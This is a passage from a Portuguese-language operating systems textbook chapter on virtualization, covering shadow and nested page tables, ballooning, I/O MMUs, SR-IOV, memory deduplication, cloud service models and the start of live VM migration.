Pior ainda, toda vez que o sistema operacional hóspede mudar suas tabelas de página, o hipervisor tem de mudar as tabelas de páginas sombras também. Por exemplo, se o SO hóspede remapear a página virtual 7 para o que ele vê como a página física 200 (em vez de 10), o hipervisor precisa saber sobre essa mudança. O problema é que o sistema operacional hóspede pode mudar suas tabelas de página apenas escrevendo para a memória. Nenhuma operação sensível é necessária, então o hipervisor nem faz ideia da mudança e certamente não poderá atualizar as tabelas de páginas sombras usadas pelo hardware real.

Uma solução possível (mas desajeitada) é o hipervisor acompanhar qual página na memória virtual do hóspede contém a tabela de página de alto nível. Ele pode conseguir essa informação na primeira vez que o hóspede tentar carregar o registro do hardware que aponta para ele, pois essa instrução é sensível e gera uma captura. O hipervisor pode criar uma tabela de página sombra a essa altura e também mapear a tabela de página de alto nível e as tabelas de página para as quais ele aponta como somente leitura. Uma tentativa subsequente por parte do sistema operacional hóspede de modificar qualquer uma delas causará uma falta de página e assim dará o controle para o hipervisor, que pode analisar o fluxo de instrução, descobrir o que o SO hóspede está tentando fazer e atualizar as tabelas de páginas sombras de acordo. Não é bonito, mas é possível em princípio.

Outra solução tão desajeitada quanto é fazer exatamente o oposto. Nesse caso, o hipervisor simplesmente permite que o hóspede adicione novos mapeamentos às suas tabelas de páginas conforme sua vontade. À medida que isso está acontecendo, nada muda nas tabelas de páginas sombras. Na realidade, o hipervisor nem tem ciência disso. No entanto, tão logo o hóspede tenta acessar qualquer uma das páginas novas, uma falta vai ocorrer e o controle reverte para o hipervisor. O hipervisor inspeciona as tabelas de página do hóspede para ver se há um mapeamento que ele deva acrescentar e, se afirmativo, o adiciona e reexecuta a instrução que causou a falta. E se o hóspede remover um mapeamento das suas tabelas de página? Claramente, o hipervisor não poderá esperar que uma falta de página aconteça, pois ela não acontecerá. A remoção de um mapeamento de uma tabela de página acontece via uma instrução INVLPG (que na realidade tem a intenção de invalidar uma entrada TLB). Portanto, o hipervisor intercepta essa instrução e remove o mapeamento da tabela de página sombra também. De novo, não é bonito, mas funciona.

Ambas as técnicas incorrem em muitas faltas de páginas, e tais faltas são caras. Em geral distinguimos entre faltas de páginas "normais" que são causadas por programas hóspedes que acessam uma página que foi paginada da RAM, e faltas de páginas que são relacionadas a assegurar que as tabelas de páginas sombras e as tabelas de páginas do hóspede estejam em sincronia. As primeiras são conhecidas como **faltas de páginas induzidas pelo hóspede** e, embora sejam interceptadas pelo hipervisor, elas precisam ser injetadas novamente no hóspede. Isso não sai nem um pouco barato. As segundas são conhecidas como **faltas de páginas induzidas pelo hipervisor** e são tratadas mediante a atualização de tabelas de páginas sombras.

Faltas de páginas são sempre caras, mas isso é especialmente verdadeiro em ambientes virtualizados, pois eles levam às chamadas saídas para VM (VM exit). Uma **saída para VM** é uma situação na qual o hipervisor recupera o controle. Considere o que a CPU precisa fazer para que essa saída para VM aconteça. Primeiro, ela registra a causa da saída para VM, de maneira que o hipervisor saiba o que fazer. Ela também registra o endereço da instrução hóspede que causou a saída. Em seguida, é realizado um chaveamento de contexto, que inclui salvar todos os registros. Então, ela carrega o estado de processador do hipervisor. Apenas então o hipervisor pode começar a lidar com a falta de página, que era cara para começo de conversa. E quando tudo isso tiver sido feito, ela pode inverter os passos. Todo o processo pode levar dezenas de milhares de ciclos, ou mais. Não causa espanto que as pessoas façam um esforço para reduzir o número de saídas.

Em um sistema operacional paravirtualizado, a situação é diferente. Aqui o OS paravirtualizado no hóspede sabe que, quando ele tiver concluído a mudança da tabela de página de algum processo, é melhor ele informar o hipervisor. Em consequência, ele primeiro muda completamente a tabela de páginas, então emite uma chamada do hipervisor contando a ele sobre a nova tabela de página. Assim, em vez de uma falta de proteção em cada atualização à tabela de página, há uma hiperchamada quando toda a coisa foi atualizada, obviamente uma maneira mais eficiente de fazer negócios.

Suporte de hardware para tabelas de páginas aninhadas


O custo de lidar com tabelas de páginas sombras levou os produtores de chips a adicionar suporte de hardware para **tabelas de páginas aninhadas**. Tabelas de páginas aninhadas é o termo usado pela AMD. A Intel refere-se a elas como **EPT** (**Extended Page Tables** — Tabelas de Páginas Estendidas). Elas são similares e buscam remover a maior parte da sobrecarga lidando com toda a manipulação de tabelas de páginas adicionais no hardware, tudo isso sem capturas. De maneira interessante, as primeiras extensões de virtualização no hardware x86 da Intel não incluíam nenhum suporte para a virtualização de memória. Embora esses processadores de VT-estendida removessem quaisquer gargalos relativos à virtualização da CPU, remexer nas tabelas de páginas continuava tão caro como sempre. Foram necessários alguns anos para a AMD e a Intel produzirem o hardware para virtualizar a memória de maneira eficiente.

Lembre-se de que mesmo sem a virtualização, o sistema operacional mantém um mapeamento entre as páginas virtuais e a página física. O hardware “caminha” por essas tabelas de páginas para encontrar o endereço físico que corresponda ao endereço virtual. Acrescentar máquinas virtuais simplesmente acrescenta um mapeamento extra. Como um exemplo, suponha que precisemos traduzir um endereço virtual de um processo Linux executando em um hipervisor tipo 1 como Xen ou VMware ESX Server para um endereço físico. Além dos **endereços virtuais do hóspede**, também temos agora **endereços físicos do hóspede** e, subsequentemente, **endereços físicos do hospedeiro** (às vezes referidos como **endereços físicos de máquina**). Vimos que sem EPT, o hipervisor é responsável por manter as tabelas de páginas sombras explicitamente. Com EPT, o hipervisor ainda tem um conjunto adicional de tabelas de páginas, mas agora a CPU é capaz de lidar com grande parte do nível intermediário em hardware também. Em nosso exemplo, o hardware primeiro caminha pelas tabelas de páginas “regulares” para traduzir o endereço virtual do hóspede para um endereço físico do hóspede, da mesma maneira que ele faria sem virtualização. A diferença é que ele também caminha pelas tabelas de páginas estendidas (ou aninhadas) sem a intervenção do software para descobrir o endereço físico do hospedeiro, e ele precisa fazer isso toda vez que um endereço físico do hóspede seja acessado. A tradução é ilustrada na Figura 7.7.

Infelizmente, o hardware talvez precise caminhar pelas tabelas de páginas aninhadas mais vezes do que você possa pensar. Vamos supor que o endereço virtual do hóspede não estava armazenado em cache e exija uma busca completa nas tabelas de páginas. Todo nível na hierarquia de paginação incorre em uma busca nas tabelas de páginas aninhadas. Em outras palavras, o número de referências de memória cresce quadraticamente com a profundidade da hierarquia. Mesmo assim, o EPT reduz drasticamente o número de saídas para VM. Hipervisores não precisam mais mapear a tabela de página do hóspede como somente de leitura e podem se livrar do tratamento de tabela de página sombra. Melhor ainda, quando alterna entre máquinas virtuais, ele apenas muda esse mapeamento, da mesma maneira que um sistema operacional muda o mapeamento quando alterna entre processos.

Recuperando a memória

Ter todas essas máquinas virtuais no mesmo hardware físico com suas próprias páginas de memória e todas achando que mandam é ótimo — até precisarmos da nossa memória de volta. Isso é particularmente importante caso ocorra uma **sobrealocação** (**overcommit**) da memória, onde o hipervisor finge que o montante total de memória para todas as máquinas virtuais combinadas é maior do que o montante total de memória física presente no sistema. Em geral, essa é uma boa ideia, pois ela permite que o hipervisor admita mais e mais máquinas virtuais potentes ao mesmo tempo. Por exemplo, em uma máquina com 32 GB de memória, ele pode executar três máquinas virtuais, cada uma pensando que ela tem 16 GB de memória. Claramente, isso não funciona. No entanto, talvez as três máquinas não precisem de fato da quantidade máxima de memória física ao mesmo tempo. Ou talvez elas compartilhem páginas que têm o mesmo conteúdo (como o núcleo Linux) em diferentes máquinas virtuais em uma otimização conhecida como **deduplicação**. Nesse caso, as três máquinas

FIGURA 7.7 Tabelas de páginas estendidas/aninhadas são "caminhadas" toda vez que um endereço físico hóspede é acessado — incluindo os acessos para cada nível das tabelas de página do hóspede.

virtuais usam um montante total de memória que é menor do que 3 vezes 16 GB. Discutiremos a deduplicação mais tarde; por ora o ponto é que o que parece ser uma boa distribuição agora pode ser uma má distribuição à medida que a carga de trabalho mudar. Talvez a máquina virtual 1 precise de mais memória, enquanto a máquina virtual 2 poderia operar com menos páginas. Nesse caso, seria bom se o hipervisor pudesse transferir recursos de uma máquina virtual para outra e fazer o sistema como um todo beneficiar-se. A questão é: como podemos tirar páginas da memória com segurança se essa memória já foi dada para uma máquina virtual?

Em princípio, poderíamos ver outro nível ainda de paginação. No caso da escassez de memória, o hipervisor paginaria para fora algumas das páginas da máquina virtual, da mesma maneira que um sistema operacional poderia paginar para fora algumas das páginas de aplicação. O problema dessa abordagem é que o hipervisor deveria fazer isso, e ele não faz ideia de quais páginas são as mais valiosas para o hóspede. É muito provável que elimine as páginas erradas. Mesmo que ele escolha as páginas certas para trocar (isto é, as páginas que o SO hóspede também teria escolhido), ainda há mais problemas à frente. Por exemplo, suponha que o hipervisor elimine uma página *P*. Um pouco mais tarde, o SO hóspede também decide eliminar essa página para o disco. Infelizmente, o espaço de troca do hipervisor e o do hóspede não são os mesmos. Em outras palavras, o hipervisor tem de primeiro paginar os conteúdos de volta para a memória, apenas para ver o hóspede escrevê-los de volta para o disco imediatamente. Não é algo muito eficiente.

Uma solução comum é usar um truque conhecido como **ballooning**, onde um pequeno módulo balão é carregado em cada VM como um pseudodriver de dispositivo para o hipervisor. O módulo balão pode inflar diante da solicitação do hipervisor alocando mais e mais páginas marcadas, e desinflar "desalocando" essas páginas. À medida que o balão infla, a escassez de memória no hóspede diminui. O sistema operacional hóspede responderá paginando para fora o que ele acredita serem as páginas menos valiosas — o que é simplesmente o que queríamos. De maneira contrária, à medida que o balão desinfla, mais memória torna-se disponível para o hóspede alocar. Em outras palavras, o hipervisor induz o sistema operacional a tomar decisões difíceis por ele. Na política, isso é conhecido como empurrar a responsabilidade.

7.7 Virtualização de E/S

Tendo estudado a CPU e a virtualização de memória, em seguida examinaremos a virtualização de E/S. O sistema operacional hóspede tipicamente começará sondando o hardware para descobrir que tipos de dispositivos de E/S estão ligados. Essas sondas gerarão uma captura para o hipervisor. O que o hipervisor deve

fazer? Uma abordagem é ele reportar de volta que os discos, impressoras e assim por diante são os dispositivos que o hardware realmente tem. O hóspede carregará drivers de dispositivos para eles e tentará usá-los. Quando os drivers do dispositivo tentam realizar a E/S real, eles lerão e escreverão nos registros de dispositivos de hardware do dispositivo. Essas instruções são sensíveis e gerarão capturas para o hipervisor, que poderia então copiar os valores necessários para e dos registradores do hardware, conforme necessário.

Mas aqui, também, temos um problema. Cada SO hóspede poderia pensar que ele é proprietário de uma partição inteira de disco, e pode haver muitas máquinas virtuais mais (centenas) do que existem partições de disco reais. A solução usual é o hipervisor criar um arquivo ou região no disco real para cada disco físico da máquina virtual. Já que o SO hóspede está tentando controlar um disco que o hardware real tem (e que o hipervisor compreende), pode converter o número de bloco sendo acessado em um deslocamento (offset) dentro do arquivo ou região do disco sendo usada para armazenamento e realizar a E/S.

Também é possível que o disco que o hóspede está usando seja diferente do disco real. Por exemplo, se o disco real é algum disco novo de alto desempenho (ou RAID) com uma interface nova, o hipervisor poderia notificar para o SO hóspede que ele tem um disco IDE antigo simples e deixar que o SO hóspede instale um driver de disco IDE. Quando esse driver emite comandos de disco IDE, o hipervisor os converte em comandos para o novo disco. Essa estratégia pode ser usada para atualizar o hardware sem mudar o software. Na realidade, essa capacidade das máquinas virtuais de remapear dispositivos de hardware foi uma das razões de o VM/370 ter se tornado popular: as empresas queriam comprar hardwares novos e mais rápidos, mas não queriam mudar seu software. A tecnologia de máquinas virtuais tornou isso possível.

Outra tendência interessante relacionada à E/S é que o hipervisor pode assumir papel de um switch virtual. Nesse caso, cada máquina virtual tem um endereço MAC e o hipervisor troca quadros de uma máquina virtual para outra — como um switch de Ethernet faria. *Switchs* virtuais têm várias vantagens. Por exemplo, é muito fácil reconfigurá-los. Também, é possível incrementar o switch com funcionalidades adicionais, por exemplo, para segurança adicional.

MMUs de E/S

Outro problema de E/S que deve ser solucionado de certa maneira é o uso do DMA, que usa endereços de memória absolutos. Como poderia ser esperado, o hipervisor tem de intervir aqui e remapear os endereços antes que o DMA inicie. No entanto, o hardware já existe com uma **MMU de E/S**, que virtualiza a E/S da mesma maneira que a MMU virtualiza a memória. MMU de E/S existe em formas e formatos diferentes para muitas arquiteturas de processadores. Mesmo que nos limitássemos ao x86, Intel e AMD têm uma tecnologia ligeiramente diferente. Ainda assim, a ideia é a mesma. Esse hardware elimina o problema de DMA.

Assim como MMUs regulares, a MMU de E/S usa tabelas de páginas para mapear um endereço de memória que um dispositivo quer usar (o endereço do dispositivo) para um endereço físico. Em um ambiente virtual, o hipervisor pode estabelecer as tabelas de páginas de tal maneira que um dispositivo realizando DMA não irá pisotear a memória que não pertence à máquina virtual para a qual ele está trabalhando.

MMUs de E/S oferecem vantagens diferentes quando lidando com um dispositivo em um mundo virtualizado. A **passagem direta do dispositivo** (**device pass through**) permite que o dispositivo físico seja designado diretamente para uma máquina virtual em particular. Em geral, o ideal seria o espaço de endereçamento do dispositivo ser exatamente o mesmo que o espaço de endereçamento físico do hóspede. No entanto, isso é improvável — a não ser que você tenha uma MMU de E/S. A MMU permite que os endereços sejam remapeados com transparência, e tanto o dispositivo quanto a máquina virtual desconhecem alegremente a tradução de endereços que ocorre por baixo dos panos.

O **isolamento de dispositivo** assegura que um dispositivo designado a uma máquina virtual possa acessar diretamente aquela máquina virtual sem atrapalhar a integridade dos outros hóspedes. Em outras palavras, a MMU de E/S evita o tráfego de DMA "trapaceiro", da mesma maneira que a MMU normal mantém acessos de memória "trapaceiros" longe dos processos — em ambos os casos, acessos a páginas não mapeadas resultam em faltas.

DMA e endereços não são toda a história de E/S, infelizmente. Para completar a questão, também precisamos virtualizar as interrupções, de maneira que a interrupção gerada por um dispositivo chega à máquina virtual certa, com o número de interrupção certo. MMUs de E/S modernos, portanto, suportam o **remapeamento de interrupções**. Por exemplo, um dispositivo envia uma mensagem de interrupção sinalizada com o número 1. Essa mensagem primeiro atinge o MMU de E/S que usará a tabela de remapeamento da interrupção para traduzir para uma nova mensagem destinada à

CPU que atualmente executa a máquina virtual e com o número de vetor que o VM espera (por exemplo, 66).

Por fim, ter uma MMU de E/S também ajuda dispositivos de 32 bits a acessar memórias acima de 4 GB. Em geral, tais dispositivos são incapazes de acessar (por exemplo, realizar DMA) para endereços além de 4 GB, mas a MMU de E/S pode facilmente remapear os endereços mais baixos do dispositivo para qualquer endereço no espaço de endereçamento físico maior.

Domínios de dispositivos

Uma abordagem diferente para lidar com E/S é dedicar uma das máquinas virtuais para executar um sistema operacional padrão e refletir todas as chamadas de E/S das outras para ela. Essa abordagem é incrementada quando a paravirtualização é usada, assim o comando emitido para o hipervisor realmente diz o que o SO hóspede quer (por exemplo, ler bloco 1403 do disco 1) em vez de ser uma série de comandos escrevendo para registradores de dispositivos, caso em que o hipervisor tem de dar uma de Sherlock Holmes e descobrir o que ele está tentando fazer. Xen usa essa abordagem para E/S, com a máquina virtual que faz E/S chamada **domínio 0**.

A virtualização de E/S é uma área na qual hipervisores tipo 2 têm uma vantagem prática sobre hipervisores tipo 1: o sistema operacional hospedeiro contém os drivers de dispositivo para todos os dispositivos de E/S esquisitos e maravilhosos ligados ao computador. Quando um programa aplicativo tenta acessar um dispositivo de E/S estranho, o código traduzido pode chamar o driver de dispositivo existente para realizar o trabalho. Com um hipervisor tipo 1, o hipervisor precisa conter o próprio driver, ou fazer uma chamada para um driver em domínio 0, que é de certa maneira similar a um sistema operacional hospedeiro. À medida que a tecnologia de máquinas virtuais amadurece, é provável que o hardware futuro permita que os programas aplicativos acessem o hardware diretamente de uma maneira segura, significando que os drivers do dispositivo podem ser ligados diretamente com o código da aplicação ou colocados em servidores de modo usuário separados (como no MINIX3), eliminando assim o problema.

Virtualização de E/S de raiz única

Designar diretamente um dispositivo para uma máquina virtual não é muito escalável. Com quatro redes físicas você pode dar suporte a não mais do que quatro máquinas virtuais dessa maneira. Para oito máquinas virtuais, você precisa de oito placas de rede, e executar 128 máquinas virtuais — bem, digamos que pode ser difícil encontrar o seu computador enterrado debaixo de todos esses cabos de rede.

Compartilhar dispositivos entre múltiplos hipervisores em software é possível, mas muitas vezes não ótimo, pois uma camada de emulação (ou domínio de dispositivo) interpõe-se entre o hardware e os dispositivos e os sistemas operacionais hóspedes. O dispositivo emulado frequentemente não implementa todas as funções suportadas pelo hardware. Idealmente, a tecnologia de virtualização ofereceria a equivalência de um passe de dispositivo através de um único dispositivo para múltiplos hipervisores, sem qualquer sobrecarga. Virtualizar um único dispositivo para enganar todas as máquinas virtuais a acreditar que ele tem acesso exclusivo ao seu próprio dispositivo é muito mais fácil se o hardware realmente realiza a virtualização para você. No PCIe, isso é conhecido como virtualização de E/S de raiz única.

A **virtualização de E/S de raiz única** (**SR-IOV — Single root I/O virtualization**) nos permite passar ao longo do envolvimento do hipervisor na comunicação entre o driver e o dispositivo. Dispositivos que suportam SR-IOV proporcionam um espaço de memória independente, interrupções e fluxos de DMA para cada máquina virtual que a usa (Intel, 2011). O dispositivo aparece como múltiplos dispositivos separados e cada um pode ser configurado por máquinas virtuais separadas. Por exemplo, cada um terá um registro de endereço base e um espaço de endereçamento separado. Uma máquina virtual mapeia uma dessas áreas de memória (usadas por exemplo para configurar o dispositivo) no seu espaço de endereçamento.

SR-IOV proporciona acesso ao dispositivo em dois sabores: **PF** (**Physical Functions** — Funções Físicas) e **VF** (**Virtual Functions** — Funções Virtuais). PFs estão cheios de funções PCIe e permitem que o dispositivo seja configurado de qualquer maneira que o administrador considere adequada. Funções físicas não são acessíveis aos sistemas operacionais hóspedes. VFs são funções PCIe leves que não oferecem tais opções de configuração. Elas são idealmente ajustadas para máquinas virtuais. Em resumo, SR-IOV permite que os dispositivos sejam virtualizados em (até) centenas de funções virtuais que enganam as máquinas virtuais para acreditarem que são as únicas proprietárias de um dispositivo. Por exemplo, dada uma interface de rede SR-IOV, uma máquina virtual é capaz de lidar com sua placa de rede virtual como uma placa física. Melhor ainda, muitas placas modernas

de rede têm buffers (circulares) separados para enviar e receber dados, dedicados a essas máquinas virtuais. Por exemplo, a série Intel I350 de placas de rede tem oito filas de envio e oito de recebimento.

7.8 Aplicações virtuais

Máquinas virtuais oferecem uma solução interessante para um problema que há muito incomoda os usuários, especialmente usuários de software de código aberto: como instalar novos programas aplicativos. O problema é que muitas aplicações são dependentes de inúmeras outras aplicações e bibliotecas, que em si são dependentes de uma série de outros pacotes de software, e assim por diante. Além disso, pode haver dependências em versões particulares dos compiladores, linguagens de scripts e do sistema operacional.

Com as máquinas virtuais agora disponíveis, um desenvolvedor de software pode construir cuidadosamente uma máquina virtual, carregá-la com o sistema operacional exigido, compiladores, bibliotecas e código de aplicação, e congelar a unidade inteira, pronta para executar. Essa imagem de máquina virtual pode então ser colocada em um CD-ROM ou um website para os clientes instalarem ou baixarem. Tal abordagem significa que apenas o desenvolvedor do software tem de compreender todas as dependências. Os clientes recebem um pacote completo que funciona de verdade, completamente independente de qual sistema operacional eles estejam executando e de que outros softwares, pacotes e bibliotecas eles tenham instalado. Essas máquinas virtuais "compactadas" são muitas vezes chamadas de **aplicações virtuais**. Como exemplo, a nuvem EC2 da Amazon tem muitas aplicações virtuais pré-elaboradas disponíveis para seus clientes, que ela oferece como serviços de software convenientes ("Software como Serviço").

7.9 Máquinas virtuais em CPUs com múltiplos núcleos

A combinação de máquinas virtuais e CPUs de múltiplos núcleos cria todo um mundo novo no qual o número de CPUs disponíveis pode ser estabelecido pelo software. Se existem, digamos, quatro núcleos, e cada um pode executar, por exemplo, até oito máquinas virtuais, uma única CPU (de mesa) pode ser configurada como um computador de 32 nós se necessário, mas também pode ter menos CPUs, dependendo do software. Nunca foi possível para um projetista de aplicações primeiro escolher quantas CPUs ele quer e então escrever o software de acordo. Isso é claramente uma nova fase na computação.

Além disso, máquinas virtuais podem compartilhar memória. Um exemplo típico em que isso é útil é um único servidor sendo o hospedeiro de múltiplas instâncias do mesmo sistema operacional. Tudo o que precisa ser feito é mapear as páginas físicas em espaços de endereços de múltiplas máquinas virtuais. O compartilhamento de memória já está disponível nas soluções de deduplicação. A **deduplicação** faz exatamente o que você pensa que ela faz: evita armazenar o mesmo dado duas vezes. Trata-se de uma técnica relativamente comum em sistemas de armazenamento, mas agora está aparecendo na virtualização também. No Disco, ela ficou conhecida como **compartilhamento transparente de páginas** (que exige modificações de acordo com o hóspede), enquanto o VMware a chama de **compartilhamento de páginas baseado no conteúdo** (que não exige modificação alguma). Em geral, a técnica consiste em varrer a memória de cada uma das máquinas virtuais em um hospedeiro e gerar um código de espalhamento (hash) das páginas da memória. Se algumas páginas produzirem um código de espalhamento idêntico, o sistema primeiro tem de conferir para ver se elas são de fato as mesmas, e se afirmativo, deduplicá-las, criando uma página com o conteúdo real e duas referências para aquela página. Dado que o hipervisor controla as tabelas de páginas aninhadas (ou sombras), esse mapeamento é direto. É claro, quando qualquer um dos hóspedes modificar uma página compartilhada, a mudança não deve ser visível na(s) outra(s) máquina(s) virtual(ais). O truque é usar **copy on write** (cópia na escrita) de maneira que a página modificada será privada para o escritor.

Se máquinas virtuais podem compartilhar a memória, um único computador torna-se um multiprocessador virtual. Já que todos os núcleos em um chip de múltiplos núcleos compartilham a mesma RAM, um único chip de quatro núcleos poderia facilmente ser configurado como um multiprocessador de 32 nós ou um multicomputador de 32 nós, conforme a necessidade.

A combinação de múltiplos núcleos, máquinas virtuais, hipervisores e micronúcleos vai mudar radicalmente a maneira como as pessoas pensam a respeito de sistemas de computadores. Os softwares atuais não podem lidar com a ideia do programador determinando quantas CPUs são necessárias, se eles devem ser um multicomputador ou um multiprocessador e como os núcleos mínimos de um tipo ou outro se encaixam no quadro. O software futuro terá de lidar com essas questões. Se você é estudante ou profissional de ciências da

computação ou engenharia, talvez seja você que dará um jeito nisso tudo. Vá em frente!

7.10 Questões de licenciamento

Alguns softwares são licenciados em uma base por CPU, especialmente aqueles para empresas. Em outras palavras, quando elas compram um programa, elas têm o direito de executá-lo em apenas uma CPU. O que é uma CPU, de qualquer maneira? Esse contrato dá a elas o direito de executar o software em múltiplas máquinas virtuais, todas executando na mesma máquina física? Muitos vendedores de softwares ficam de certa maneira inseguros a respeito do que fazer aqui.

O problema é muito pior em empresas que têm uma licença que lhes permite ter *n* máquinas executando o software ao mesmo tempo, especialmente quando as máquinas virtuais vêm e vão conforme a demanda.

Em alguns casos, vendedores de softwares colocaram uma cláusula explícita na licença proibindo a licença de executar o software em uma máquina virtual ou em uma máquina virtual não autorizada. Para empresas que executam todo o seu software exclusivamente em máquinas virtuais, esse poderia ser um problema de verdade. Se qualquer uma dessas restrições se justificará e como os usuários respondem a elas permanece uma questão em aberto.

7.11 Nuvens

A tecnologia de virtualização exerceu um papel crucial no crescimento extraordinário da computação na nuvem. Existem muitas nuvens. Algumas são públicas e estão disponíveis para qualquer um disposto a pagar pelo uso desses recursos; outras são de uma organização. Da mesma maneira, diferentes nuvens oferecem diferentes coisas. Algumas dão ao usuário acesso ao hardware físico, mas a maioria virtualiza seus ambientes. Algumas oferecem diretamente as máquinas, virtuais ou não, e nada mais, mas outras oferecem um software que está pronto para ser usado e pode ser combinado de maneiras interessantes, ou plataformas que facilitam aos usuários desenvolverem novos serviços. Provedores da nuvem costumam oferecer diferentes categorias de recursos, como "máquinas grandes" *versus* "máquinas pequenas" etc.

Apesar de toda a conversa a respeito das nuvens, poucas pessoas parecem realmente ter certeza do que elas são de fato. O Instituto Nacional de Padrões e Tecnologia, sempre uma boa fonte com que contar, lista cinco características essenciais:

1. **Serviço automático de acordo com a demanda.** Usuários devem ser capazes de abastecer-se de recursos automaticamente, sem exigir a interação humana.
2. **Acesso amplo pela rede.** Todos esses recursos devem estar disponíveis na rede por mecanismos padronizados de maneira que dispositivos heterogêneos possam fazer uso deles.
3. **Pooling de recursos.** O recurso de computação de propriedade do provedor deve ser colocado à disposição para servir múltiplos usuários e com a capacidade de alocar e realocar os recursos dinamicamente. Os usuários em geral não sabem nem a localização exata dos "seus" recursos ou mesmo em que país eles estão.
4. **Elasticidade rápida.** Deveria ser possível adquirir e liberar recursos elasticamente, talvez até automaticamente, de modo a escalar de imediato com as demandas do usuário.
5. **Serviço mensurado.** O provedor da nuvem mensura os recursos usados de uma maneira que casa com o tipo de serviço acordado.

7.11.1 As nuvens como um serviço

Nesta seção, examinaremos as nuvens com um foco na virtualização e nos sistemas operacionais. Especificamente, consideramos nuvens que oferecem acesso direto a uma máquina virtual, a qual o usuário pode usar da maneira que ele achar melhor. Desse modo, a mesma nuvem pode executar sistemas operacionais diferentes, possivelmente no mesmo hardware. Em termos de nuvem, isso é conhecido como **IAAS (Infrastructure As A Service** — Infraestrutura como um serviço), em oposição ao **PAAS (Platform As A Service** — Plataforma como um serviço, que proporciona um ambiente que inclui questões como um SO específico, banco de dados, servidor da web, e assim por diante), **SAAS (Software As A Service** — Software como um serviço, que oferece acesso a softwares específicos, como o Microsoft Office 365, ou Google Apps) e muitos outros tipos. Um exemplo de nuvem IAAS é a Amazon EC2, que é baseada no hipervisor Xen e conta várias centenas de milhares de máquinas físicas. Contanto que tenha dinheiro, você pode ter o poder computacional que quiser.

As nuvens podem transformar a maneira como as empresas realizam computação. Como um todo,

consolidar os recursos de computação em um pequeno número de lugares (convenientemente localizados próximos de uma fonte de energia e resfriamento barato) beneficia-se de uma economia de escala. Terceirizar o seu processamento significa que você não precisa se preocupar tanto com o gerenciamento da sua infraestrutura de TI, backups, manutenção, depreciação, escalabilidade, confiabilidade, desempenho e talvez segurança. Tudo isso é feito em um lugar e, presumindo que o provedor de nuvem seja competente, bem feito. Você pensaria que os gerentes de TI são mais felizes hoje do que há dez anos. No entanto, à medida que essas preocupações desapareceram, novas preocupações emergiram. Você pode realmente confiar que o seu provedor de nuvem vá manter seus dados seguros? Será que um concorrente executando na mesma infraestrutura poderá inferir informações que você gostaria de manter privadas? Qual(ais) lei(s) aplica(m)-se aos seus dados (por exemplo, se o provedor de nuvem é dos Estados Unidos, os seus dados estão sujeitos à Lei PATRIOT, mesmo que a sua empresa esteja na Europa)? Assim que você armazenar todos os seus dados na nuvem X, você será capaz de recuperá-las, ou estará preso àquela nuvem e ao seu provedor para sempre, algo conhecido como **vinculado ao vendedor**?

7.11.2 Migração de máquina virtual

A tecnologia de virtualização não apenas permite que nuvens IAAS executem múltiplos sistemas operacionais diferentes no mesmo hardware ao mesmo tempo, como ela também permite um gerenciamento inteligente. Já discutimos a capacidade de sobrealocar recursos, especialmente em combinação com a deduplicação. Agora examinaremos outra questão de gerenciamento: e se uma máquina precisar de manutenção (ou mesmo substituição) enquanto ela está executando uma grande quantidade de máquinas importantes? Provavelmente, os clientes não ficarão felizes se os seus sistemas caírem porque o provedor da nuvem quer substituir uma unidade do disco.

Hipervisores desacoplam a máquina virtual do hardware físico. Em outras palavras, realmente não importa para a máquina virtual se ela executa nessa ou naquela máquina. Desse modo, o administrador poderia simplesmente derrubar todas as máquinas virtuais e reinicializá-las em uma máquina nova em folha. Fazê-lo, no entanto, resulta em um tempo parado significativo. O desafio é mover a máquina virtual do hardware que precisa de manutenção para a máquina nova sem derrubá-la.

Uma abordagem ligeiramente melhor pode ser pausar a máquina virtual, em vez de desligá-la. Durante a pausa, fazemos a cópia das páginas de memória usadas pela máquina virtual para o hardware novo o mais rápido possível, configuramos as coisas corretamente no novo hipervisor e então retomamos a execução. Além da memória, também precisamos transferir o armazenamento e a conectividade de rede, mas se as máquinas estiverem próximas, isso será feito relativamente rápido. Nós poderíamos fazer o sistema de arquivos ser baseado em rede para começo de conversa (como NFS, o sistema de arquivos de rede), de maneira que não importa se a sua máquina virtual está executando no rack do servidor 1 ou 3. Da mesma maneira, o endereço de IP pode simplesmente ser chaveado para uma nova localização. Mesmo assim, ainda precisamos fazer uma pausa na máquina por um montante de tempo considerável. Menos tempo talvez, mas ainda considerável.

